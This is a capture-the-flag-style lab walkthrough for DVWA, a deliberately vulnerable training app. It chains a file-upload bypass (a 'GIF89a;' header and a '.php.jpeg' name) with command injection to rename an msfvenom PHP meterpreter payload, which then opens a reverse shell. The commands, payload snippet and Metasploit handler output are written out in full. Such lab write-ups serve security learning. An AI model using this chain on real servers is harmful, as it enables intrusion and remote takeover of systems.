

# File Upload Walkthrough on DVWA

HIGH  
Difficulty

@mmar

# **Chain Multiple Vulnerabilities (File upload + Command Injection**

# Step- 1

- ❖ Go to DVWA security settings and set the difficulty to high

**DVWA Security**

### Security Level

Security level is currently: **high**.

You can set the security level to low, medium, high or impossible. The security level of DVWA:

1. Low - This security level is completely vulnerable and **has no security** as an example of how web application vulnerabilities manifest through t as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad s** developer has tried but failed to secure an application. It also acts as a exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture **practices** to attempt to secure the code. The vulnerability may not allow exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It source code to the secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.

High

## Step- 2

- ❖ Create a msfvenom payload on your kali machine

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1  
LPORT=4444 -f raw >exploit.php
```

```
(kali@kali)-[~]  
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f raw >exploit.php  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder specified, outputting raw payload  
Payload size: 1110 bytes
```

## Step- 3

- ❖ Now run Metasploit and start a multi-handler to listen to PHP reverse sessions.

```
>use exploit/multi/handler set payload  
>php/meterpreter/reverse_tcp
```


## Step- 4

- ❖ Now upload the file. The file will not be uploaded. In Medium Difficulty, the server checks for file content type and if it is not a jpeg image, it does not upload it.

```
$uploaded_size = $_FILES['uploaded']['size'];  
  
// Is it an image?  
if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&  
    ( $uploaded_size < 100000 ) ) {
```

## Step- 5

- ❖ In high difficulty, the server checks for the file type as well. We can bypass it by appending content type header in the file itself. So, add GIF89a; on top of your exploit file. Rename it to exploit.php.jpeg and upload it. The file will be uploaded.



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x  
GNU nano 6.4 exploit.ph  
GIF89a;  
/*<?php /**/ error_reporting(0); $ip = '192.168.18.121'; $port =  
Home Vulnerability: File Up  
Instructions Choose an image to upload
```

## Step- 6

- ❖ Now we need to exploit some other vulnerability to make the file work. If we do have command injection. Use the following command to rename the file.

```
| mv "/usr/share/dvwa/hackable/uploads/exploit.php.jpeg"  
"/usr/share/dvwa/hackable/uploads/exploit.php"
```

### Vulnerability: Command Injection

#### Ping a device

Enter an IP address:  Submit

dvwa\_email.png  
exploit.php.jpeg

## Step- 7

- ❖ Now browse to the uploaded file. We will get the reverse shell.

```
msf6 exploit(multi/handler) > run
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Sending stage (39927 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4444 → 127.0.0.1:37352) at 2023-01-07 00:04:58 -0500
```



THANKS